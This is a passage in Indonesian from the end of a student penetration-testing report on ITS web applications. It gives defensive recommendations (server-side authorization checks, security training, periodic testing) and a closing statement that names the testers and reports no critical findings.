Gunakan model Role-Based Access Control (RBAC) atau atribut (ABAC) di backend. Semua operasi sensitif (update profil, edit tim PKM) harus memeriksa ownership di server side, bukan hanya di UI.

10. Pelatihan dan Kebijakan Keamanan

Sosialisasikan best practice keamanan pada tim pengembangan: secure coding, review PR untuk XSS/IDOR/CSRF, dan rutin mengadakan security workshop. Buat kebijakan release, code review, dan penetration testing berkala setiap 3–6 bulan.

Penutup

Penetration testing ini dilaksanakan oleh tim: Bryan Michael Kurniawan (5026221025), Dzaky Purnomo Rifa'i (5026221085), Darrell Valentino (5026221086), Frans Nicklaus Gusyanto (5026221089), dan Jhoni Ananta Sitepu (5026221181). Kami menegaskan bahwa seluruh kegiatan pengujian dilakukan sesuai scope dan tanpa mengganggu layanan produksi. Hasil temuan telah dijabarkan dengan detail mulai dari teknologi yang digunakan, konfigurasi infrastruktur, hingga pola serangan yang diuji.

Meskipun tidak ditemukan kerentanan yang bersifat kritis, terdapat beberapa area peningkatan—khususnya pada penguatan cookie, header keamanan, validasi input, dan mekanisme otorisasi. Dengan menerapkan rekomendasi di atas, ITS dapat meningkatkan ketahanan aplikasinya terhadap serangan modern dan mengurangi risiko kebocoran data.

Kami merekomendasikan agar manajemen ITS mempertimbangkan implementasi dan monitoring berkelanjutan dari langkah-langkah ini. Peninjauan kembali konfigurasi setiap kali terjadi perubahan rilis atau peningkatan fitur juga sangat penting untuk menjaga keamanan secara proaktif. Terima kasih atas kepercayaan yang diberikan, dan kami siap mendukung tindak lanjut penguatan keamanan di masa depan.